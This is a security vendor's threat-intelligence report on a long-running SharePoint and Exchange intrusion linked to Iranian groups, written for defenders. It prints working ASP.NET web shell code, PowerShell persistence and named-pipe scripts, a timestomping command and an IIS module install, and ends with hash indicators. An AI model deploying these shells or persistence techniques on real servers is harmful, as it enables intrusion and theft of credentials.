Ongoing Campaign Leveraging Exchange Vulnerability Potentially Linked to Iran

secureworks.com/blog/ongoing-campaign-leveraging-exchange-vulnerability-potentially-linked-to-iran

Counter Threat Unit Research Team

Secureworks incident responders investigated a long-running intrusion that involved compromises of SharePoint and Exchange servers and multiple web shells with links to Iranian threat groups. Tuesday, July 20, 2021 *By: Counter Threat Unit Research Team*


In March and November 2020, third-party researchers reported on a campaign where threat actors targeted organizations using CVE-2020-0688, a remote code execution vulnerability in Microsoft Exchange Server. Secureworks® Counter Threat Unit™ (CTU) researchers observed a continuation of this activity through to at least April 2021, and potentially ongoing as of June 2021.

Discovering historic and current intrusion activity

During a threat hunting engagement in April 2021, Secureworks incident responders identified web shells on multiple hosts in a customer’s environment, as well as other evidence of post-exploitation activity. Subsequent analysis revealed a previous compromise of SharePoint servers within the environment, as well as ongoing activity initially facilitated by the compromise of on-premises Exchange servers. CTU™ analysis indicates that the two sets of activity were unrelated and were conducted by different threat groups.

Historic compromise of SharePoint servers

In April 2019, a threat actor compromised several SharePoint servers in the customer's environment by exploiting SharePoint remote code execution vulnerability CVE-2019-0604. This compromise led to the creation of multiple web shells, including simple China Chopper web shells (see Figure 1). Some of these web shells used the same filename as their hard-coded parameter (e.g., t.aspx).




```
<%@ Page Language="Jscript"%><%eval(Request.Item["t"],"unsafe");%>
```

Figure 1. China Chopper web shells dropped onto compromised SharePoint servers. (Source: Secureworks)

CTU researchers previously linked the IP addresses and filenames used by the attackers to widespread and opportunistic exploitation of CVE-2019-0604 in the April 2019 timeframe. Third-party reporting linked some of the exploitation activity to the China-based BRONZE UNION threat group (also known as Emissary Panda and APT27).

From June 2019 to June 2020, several C# web shells were installed on the same SharePoint servers, written to the same directories as the China Chopper web shells. These web shells take a key and a Base64-encoded buffer as input, use the key to decrypt the buffer to a byte array, and load the array into memory via the System.Reflection.Assembly.Load method (see Figure 2).



```
<%@ Page Language="C#" EnableViewState="false" %>
<%
var Q =Request.Form["key"];
var D =Request.Form["buffer"];
if(Q!=null&&D!=null){
    try{
        var k =Encoding.Default.GetBytes(Q);
        var y =Convert.FromBase64String(D);
        Response.Write(System.Reflection.Assembly.Load(new System.Security.Cryptography.RijndaelManaged().
        CreateDecryptor(k,k).TransformFinalBlock(y, 0, y.Length)).GetType("C").GetMethod("S").Invoke(null,new object
        []{Request.Form["n"],Request.Form["a"]}));
    }
    catch(Exception e){
        Response.Write(e.ToString());
    }
}
if(Request.QueryString["\\u0070\\u0077"]!="\\u0070\\u0077\\u0064"){
    Response.End();
}
%>
<script runat="server">void L(object x, EventArgs b){
    try{
        System.IO.File.WriteAllBytes(tp.Text,Convert.FromBase64String(ns.Text));
        Response.Write("OK");
    }
    catch (Exception e){
        Response.Write(e);
    }
}
</script>
<html><body><form runat="server"><asp:TextBox runat="server" ID="ns" TextMode="MultiLine"/><asp:TextBox ID="tp"
runat="server"></asp:TextBox><asp:Button runat="server" Text="wr!t" OnClick="L"/></form></body></html>
```

Figure 2. Formatted C# web shell that loads decoded data into memory. (Source: Secureworks)


Other than being installed on the same compromised servers in the same locations, there is no evidence to link this second set of web shells to the earlier China Chopper deployment. By June 2019, the SharePoint vulnerability was widely known and multiple threat actors were opportunistically exploiting it.

Ongoing campaign leveraging compromised Exchange Servers

Secureworks incident responders discovered that a basic file upload and command execution web shell (owafont.aspx) was installed on an Exchange Server within the customer's environment in late 2020. Initial access was likely achieved by exploiting CVE-2020-0688. An attacker possessing valid user credentials can leverage this vulnerability to execute arbitrary code. There is no evidence linking this activity to the 2019 SharePoint compromise.

In early 2021, the same web shell was installed on other Exchange Servers within the environment, likely using the same compromised administrator account. CTU researchers identified a hostname for the threat actor's system (WIN-P6LP3KP4SQ6) in associated Windows authentication events.


Approximately three months later, the attacker re-entered the environment using the same hostname and the same compromised credentials to upload the TransportClient.dll web shell. According to third-party analysis of this small C# web shell, it can execute commands directly via cmd.exe or can send commands to the 'splsvc' named pipe. CTU researchers observed that the attacker used a Base64-encoded PowerShell script to create the named pipe (see Figure 3). This script potentially leveraged open-source code available from GitHub.



```
$script = {
    $pipeName = 'splsvc'
    $cmd = Get-WmiObject Win32_Process -Filter "handle = $pid" | Select-Object -ExpandProperty commandline
    $list = Get-WmiObject Win32_Process | Where-Object {$_.CommandLine -eq $cmd -and $_.Handle -ne $pid}
    if ($list.length -ge 50) {
        $list | foreach-Object -process {stop-process -id $_.Handle}
    }
    function handleCommand() {
        while ($true) {
            Write-Host "create pipe server"
            $sid = new-object System.Security.Principal.SecurityIdentifier([System.Security.Principal.
            WellKnownSidType]::WorldSid, $Null)
            $PipeSecurity = new-object System.IO.Pipes.PipeSecurity
            $AccessRule = New-Object System.IO.Pipes.PipeAccessRule("Everyone", "FullControl", "Allow")
            $PipeSecurity.SetAccessRule($AccessRule)
            $pipe = new-object System.IO.Pipes.NamedPipeServerStream $pipeName, 'InOut', 60, 'Byte', 'None',
            32768, 32768, $PipeSecurity
```

Figure 3. Extract of decoded PowerShell script that creates the splsvc named pipe. (Source: Secureworks)


CTU researchers identified a second variant of this script in the environment as well. In addition to creating the named pipe, this variant creates a scheduled task called 'Google Updater' (see Figure 4).



```
    $ErrorActionPreference = 'Stop'
    if ($env:Username.endsWith('$')) {
        handleCommand
    } else {
        try {
            $name = 'Google Updater'
            $Action = New-ScheduledTaskAction -Execute 'cmd.exe' -Argument "/c $cmd"
            $Trigger = New-ScheduledTaskTrigger -Once -At 3am
            $Settings = New-ScheduledTaskSettingsSet
            $Task = New-ScheduledTask -Action $Action -Trigger $Trigger -Settings $Settings
            Register-ScheduledTask -TaskName $name -InputObject $Task -User 'NT AUTHORITY\SYSTEM'
            Start-ScheduledTask -TaskName $name
            Unregister-ScheduledTask -TaskName $name -Confirm:$false
        } catch {
            handleCommand
        }
    }
}
Invoke-Command -ScriptBlock $script
```

Figure 4. Decoded PowerShell script that creates splsvc named pipe and 'Google Updater' scheduled task. (Source: Secureworks)


TransportClient.dll contains a PDB string (see Figure 5) that is also present in other identified copies of the web shell. Elements in the string led CTU researchers to name this web shell 'SheepTransportShell'.



```
C:\Users\sheep\source\repos\System.Web.TransportClient\System.Web.TransportClient\
obj\Release\System.Web.TransportClient.pdb
```

Figure 5. PDB string in SheepTransportShell sample. (Source: Secureworks)

Figure 6 shows how the threat actor used the Appcmd.exe Internet Information Services (IIS) utility to install SheepTransportShell. Multiple threat groups have used this technique, including the Iranian COBALT LYCEUM threat group. Appcmd.exe could reportedly be used to install the RGDoor IIS backdoor used by COBALT LYCEUM and COBALT GYPSY. COBALT GYPSY and COBALT LYCEUM are subsets of the threat group described in open source as APT34.




```
"C:\windows\system32\inetsrv\Appcmd.exe" add module /name:TransportModule
"/type:System.Web.TransportClient.TransportHandlerModule,
System.Web.TransportClient, Version=1.0.0.0, Culture=neutral,
PublicKeyToken[redacted]
```


Figure 6. Installing SheepTransportShell on host. (Source: Secureworks)

By investigating the combination of the hostname and the compromised accounts, Secureworks incident responders identified additional intrusion activity in the customer's environment. The attacker accessed a critical business server to deploy a web shell named service.aspx. Service.aspx provides file upload, file download, and remote code execution capabilities.

A second web shell with a slightly different filename (services.aspx) was uploaded to the same server. Services.aspx appears to borrow code (see Figure 7) from the HighShell and HyperShell web shells. These tools are associated with COBALT GYPSY but were posted online in 2019 as part of the 'Lab Dookhtegan' leaks. As a result, they cannot be considered exclusive to this threat group.




```
<%@ Page Language="C#" %>
<% if(Request["Code"] == "9931") { %>
    <%try{
        if(!string.IsNullOrEmpty(Request["c"])){
            System.Diagnostics.Process n = new System.Diagnostics.Process();
            n.StartInfo.FileName = System.Text.Encoding.ASCII.GetString(Convert.FromBase64String
            ("QzpcXFdpbmRvd3NcXFN5c3RlbTMyXFxjbWQuZXhl"));
            n.StartInfo.UseShellExecute = false;
            n.StartInfo.RedirectStandardInput = true;
            n.StartInfo.RedirectStandardOutput = true;
            n.StartInfo.RedirectStandardError = true;
            n.StartInfo.CreateNoWindow = true;
            string o = null;
            n.Start();
            n.StandardInput.WriteLine(Request["c"]);
            n.StandardInput.WriteLine("exit");
            o = n.StandardOutput.ReadToEnd();
            n.WaitForExit();
            n.Close();%>
```



```
string exec(string cmd,string pro = "")
{
    System.Diagnostics.Process n=new System.Diagnostics.Process();
    n.StartInfo.FileName=(string.IsNullOrEmpty(pro)?"cmd.exe":pro);
    n.StartInfo.UseShellExecute=false;n.StartInfo.RedirectStandardInput=true;
    n.StartInfo.RedirectStandardOutput=true;
    n.StartInfo.RedirectStandardError=true;
    n.StartInfo.CreateNoWindow=true;
    string o=null;
    n.Start();
    n.StandardInput.WriteLine(cmd);
    n.StandardInput.WriteLine("exit");
    o =n.StandardOutput.ReadToEnd();
    n.WaitForExit();
    n.Close();
    return o;
}
```

Figure 7. Code overlap between services.aspx (top) and publicly available HighShell web shell (bottom). (Source: Secureworks, GitHub)

The threat actor uploaded an s.aspx web shell to the same SharePoint servers that were previously exploited in April 2019. This web shell has the same functionality as services.aspx. The attacker then used PowerShell to modify the file metadata timestamps (see Figure 8) to match those of srchrss.aspx, a legitimate file that builds an RSS feed based on a search query. This modification was likely an effort to make the web shell blend in with legitimate files. The s.aspx and services.aspx web shells are nearly identical, suggesting that the same threat actor deployed both of them.




```
Command Line:        "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
                     "&{=(Get-Item 'C:\Program Files\Common Files\Microsoft
                     Shared\Web Server Extensions\16\template\layouts\s.aspx');=
                     (Get-Item 'C:\Program Files\Common Files\Microsoft
                     Shared\Web Server
                     Extensions\16\template\layouts\srchrss.aspx');.creationtime
                     =.creationtime;.lastwritetime=.lastwritetime;.lastaccesstim
                     e=.lastaccesstime;exit}"
```

Figure 8. Modifying s.aspx web shell timestamps to match those of an existing legitimate file. (Source: Secureworks)

As part of the same intrusion activity, the threat actor dumped and exfiltrated credentials from the organization's certificate authority server and from a domain controller. After a dropped Mimikatz credential harvester binary (6.exe) was blocked by antivirus software, the threat actor used native system tools. Ntdsutil.exe was used on the domain controller to dump the credentials, which were then exfiltrated as a compressed file (a.zip) via one of the compromised Exchange Servers.

Approximately one week later, a threat actor exploited a different administrator account to view the C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\ subdirectories for ASPX files. Endpoint telemetry captured the attacker viewing the file contents of the t.aspx China Chopper web shell (see Figure 9). It is likely that these actions were performed by the same threat actor, although CTU researchers do not have evidence to confirm this.



```
"cmd.exe" /c type "C:\Program Files\Common Files\Microsoft Shared\Web Server
  Extensions\16\template\layouts\t.aspx" (2021-[redacted]
```

Figure 9. Threat actor viewing contents of a China Chopper web shell deployed in April 2019. (Source: Secureworks)

Attribution

CTU analysis suggests that an Iranian threat group, possibly COBALT GYPSY, was responsible for the activity that started with the compromise of the Exchange Servers:

- The long-running nature of the intrusion ─ The emphasis on persistence, the multiple entry points, and the lengthy duration are typical of threat actors focused on espionage rather than on financial gain.
- The nature of affected organizations ─ The targeting and activity observed by CTU researchers and described in third-party reporting is consistent with Iranian threat groups' objectives.

- The data ingress and egress technique ─ The threat actors used a subdomain of pipedream, which is a service that provides webhook-like functionality. Iranian groups have previously used similar services. These services allow the attacker to return custom responses to command and control (C2) traffic, and traffic to these services may appear legitimate to network defenders.
- Use of web shells ─ The web shells are generic but are stylistically similar to those previously associated with Iranian threat groups such as COBALT GYPSY. The use of a malicious IIS module for the SheepTransportShell web shell is reminiscent of the RGDoor backdoor, which is linked to COBALT GYPSY and COBALT LYCEUM.

Conclusion

Iranian threat groups continue to pose a significant threat. These and other threat actors actively search for vulnerabilities that they can weaponize. After gaining access to a compromised network, they attempt to establish multiple entry points and steal legitimate user credentials to maintain access even after vulnerabilities have been patched. In addition to patching, organizations must gain visibility on their endpoints, particularly internet-facing and business-critical servers. This visibility lets network defenders detect and rapidly respond to network intrusions.

Threat indicators

The threat indicators in Table 1 can be used to detect activity related to this threat.

Indicator	Type	Context
7e63f43d61fa5ec8fbbafbe3dfc6d417	MD5 hash	SheepTransportShell web shell likely associated with Iranian threat actors
25378e5370d63c0835a92cc53b400d3a82999b0b	SHA1 hash	SheepTransportShell web shell likely associated with Iranian threat actors
d4a9200bcc10945b92685298dcbcbee1b66fd0bd874e9b2bdcc40654c3092404	SHA256 hash	SheepTransportShell web shell likely associated with Iranian threat actors
ddb1eaf4b3b27f7c120a261d512d7d74	MD5 hash	Mimikatz binary (6.exe) likely associated with Iranian threat actors

Indicator	Type	Context
fa2204f491844732a1942d07fd9f37c7cd4a7f4d	SHA1 hash	Mimikatz binary (6.exe) likely associated with Iranian threat actors
1a80ccdb125d754ae4f7c84f168ba225fa161500e2012c6dbdfc2c3eb25d056a	SHA256 hash	Mimikatz binary (6.exe) likely associated with Iranian threat actors
WIN-P6LP3KP4SQ6	Hostname	Associated with likely Iranian threat actor's system
bd020bcf23a934d0651d13103af6daa6	MD5 hash	Web shell with file upload and execute capability (owafont.aspx) likely associated with Iranian threat actors
6c7526ca14bf1f98f5181ce378fce50d9fdd530a	SHA1 hash	Web shell with file upload and execute capability (owafont.aspx) likely associated with Iranian threat actors
e6c96d0a9da0ca2018e5e7c719ba04f1940a2499927cdfee3417091a96068833	SHA256 hash	Web shell with file upload and execute capability (owafont.aspx) likely associated with Iranian threat actors
e10fbb596869b19accc16625e3e2166a	MD5 hash	Web shell with file upload and execute capability (service.aspx) likely associated with Iranian threat actors
9df006e1896d426469993b60d22079a5d5c93c69	SHA1 hash	Web shell with file upload and execute capability (service.aspx) likely associated with Iranian threat actors
fd4a8684392664d180751246c088142be4d2bec8d77d4fedd5f18c480a938c90	SHA256 hash	Web shell with file upload and execute capability (service.aspx) likely associated with Iranian threat actors

Indicator	Type	Context
4bd64522dd13357b705b7456a5b4c473	MD5 hash	Web shell similar to COBALT GYPSY web shells (services.aspx) likely associated with Iranian threat actors
0ce91e5fa9268007a1d409744916d16217ba7869	SHA1 hash	Web shell similar to COBALT GYPSY web shells (services.aspx) likely associated with Iranian threat actors
84ac4199817b3944c9970862826523703d54c156f a10c5bd9fce2640e74ed003	SHA256 hash	Web shell similar to COBALT GYPSY web shells (services.aspx) likely associated with Iranian threat actors
Mozilla/5.0 (X11; CrOS x86_64 8172.45.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.64 Safari/537.36	User-Agent	Observed in web shell C2 traffic likely associated with Iranian threat actors
Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0	User-Agent	Observed in web shell C2 traffic likely associated with Iranian threat actors
a92c8f626cf0298e145e49d2c3ffdacf	MD5 hash	Web shell similar to COBALT GYPSY web shells (s.aspx) likely associated with Iranian threat actors
9200e78e00200321d65a4213fbfea4ab171eb1b0	SHA1 hash	Web shell similar to COBALT GYPSY web shells (s.aspx) likely associated with Iranian threat actors
68a4b8524bc6d4ceb107cb651dd7b31144095e256 63d935ffb91491e72a774bd	SHA256 hash	Web shell similar to COBALT GYPSY web shells (s.aspx) likely associated with Iranian threat actors
8f241aaed1d6aebbee979796bd48fbca	MD5 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (cmd.aspx)

Indicator	Type	Context
782c9d0453bbd9a216b754381c50b4f6fbc0fe66	SHA1 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (cmd.aspx)
bb8213417bb5b58ed98cc9948853cd64b6cc0387f414122c946c4212b6c7a82d	SHA256 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (cmd.aspx)
b34883fb1630db43e06a38cebfa0bce2	MD5 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (Layout1.aspx)
b871e9afd7da87ee818ed7349a1579f3b31e104f	SHA1 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (Layout1.aspx)
596b2a90c1590eaf704295a2d95aae5d2fec136e9613e059fd37de4b02fd03bb	SHA256 hash	Web shell deployed via SharePoint exploit CVE-2019-0604 (Layout1.aspx)
480e7039da17306a7eec814571f2b9bd	MD5 hash	China Chopper web shell (t.aspx)
995239a00a5220fae691199692aea70967f6cc14	SHA1 hash	China Chopper web shell (t.aspx)
e47e339aab48bb54ab370311aecc990d6558047eb015f73615aa0c6ae1a7bfdf	SHA256 hash	China Chopper web shell (t.aspx)
